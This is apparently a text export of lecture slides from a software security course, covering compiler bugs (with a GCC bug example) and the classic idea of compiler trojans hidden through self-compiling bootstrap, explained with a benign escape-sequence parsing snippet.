

Sécurité des logiciels


Distributing software

Samuel Thibault <samuel.thibault@u-bordeaux.fr>


CC-BY-NC-SA

Cliparts from public-domain openclipart.org


Distributing software




Distributing software



Distributing software



Distributing software



Compiler bugs

Compiler bugs

- They are awful
- Only way to find out: look at generated assembly code

```
static int g[1];
static int *p = &g[0];
static int *q = &g[0];
int foo (void) {
    g[0] = 1;
    *p = 0;
    *p = *q;
    return g[0];
}
```

http://gcc.gnu.org/bugzilla/show_bug.cgi?id=42952

Compiler bugs

Compiler bugs

- They are awful
- Only way to find out: look at generated assembly code

```
static int g[1];
static int *p = &g[0];
static int *q = &g[0];
int foo (void) {
    g[0] = 1;
    *p = 0;
    *p = *q;
    return g[0];
}
```

http://gcc.gnu.org/bugzilla/show_bug.cgi?id=42952

Compiler bugs

Compiler bugs

- They are awful
- Only way to find out: look at generated assembly code

Compilers are *very* reliable

- Very heavily tested
 - Millions of testcases
- Most often the bug is in your code :)
- But still sometimes you encounter a compiler bug

<https://compcert.org/>

- Formally-proven compilers
- Still bugs in the non-proven front-ends :)

Compiler Trojans

Compiler trojans

- They are even more awful

Compiler Trojans

```
printf("Hello, world!\n");
```

How is '\n' parsing implemented in the compiler?

```
c = *ptr++;  
if (c == '\\') {  
    c = *ptr++;  
    switch (c) {  
        case 'n': putchar('\n'); break;  
        case 'r': putchar('\r'); break;  
        ...  
    }  
}
```

ERrr, chicken-and-egg problem!!

Compiler Trojans

```
printf("Hello, world!\n");
```

How is '\n' parsing implemented in the compiler?

```
c = *ptr++;  
if (c == '\\') {  
    c = *ptr++;  
    switch (c) {  
        case 'n': putchar(10); break;  
        case 'r': putchar(13); break;  
        ...  
    }  
}
```

Chicken-and-egg problem avoided

But we could just go back?

Compiler Trojans

```
printf("Hello, world!\n");
```

How is '\n' parsing implemented in the compiler?

```
c = *ptr++;  
if (c == '\\') {  
    c = *ptr++;  
    switch (c) {  
        case 'n': putchar('\n'); break;  
        case 'r': putchar('\r'); break;  
        ...  
    }  
}
```


And that **will** work!

The `\n` \leftrightarrow 10 and `\r` \leftrightarrow 13 mapping is **buried** in the compiler binary!


Compiler bootstrap



Compiler bootstrap

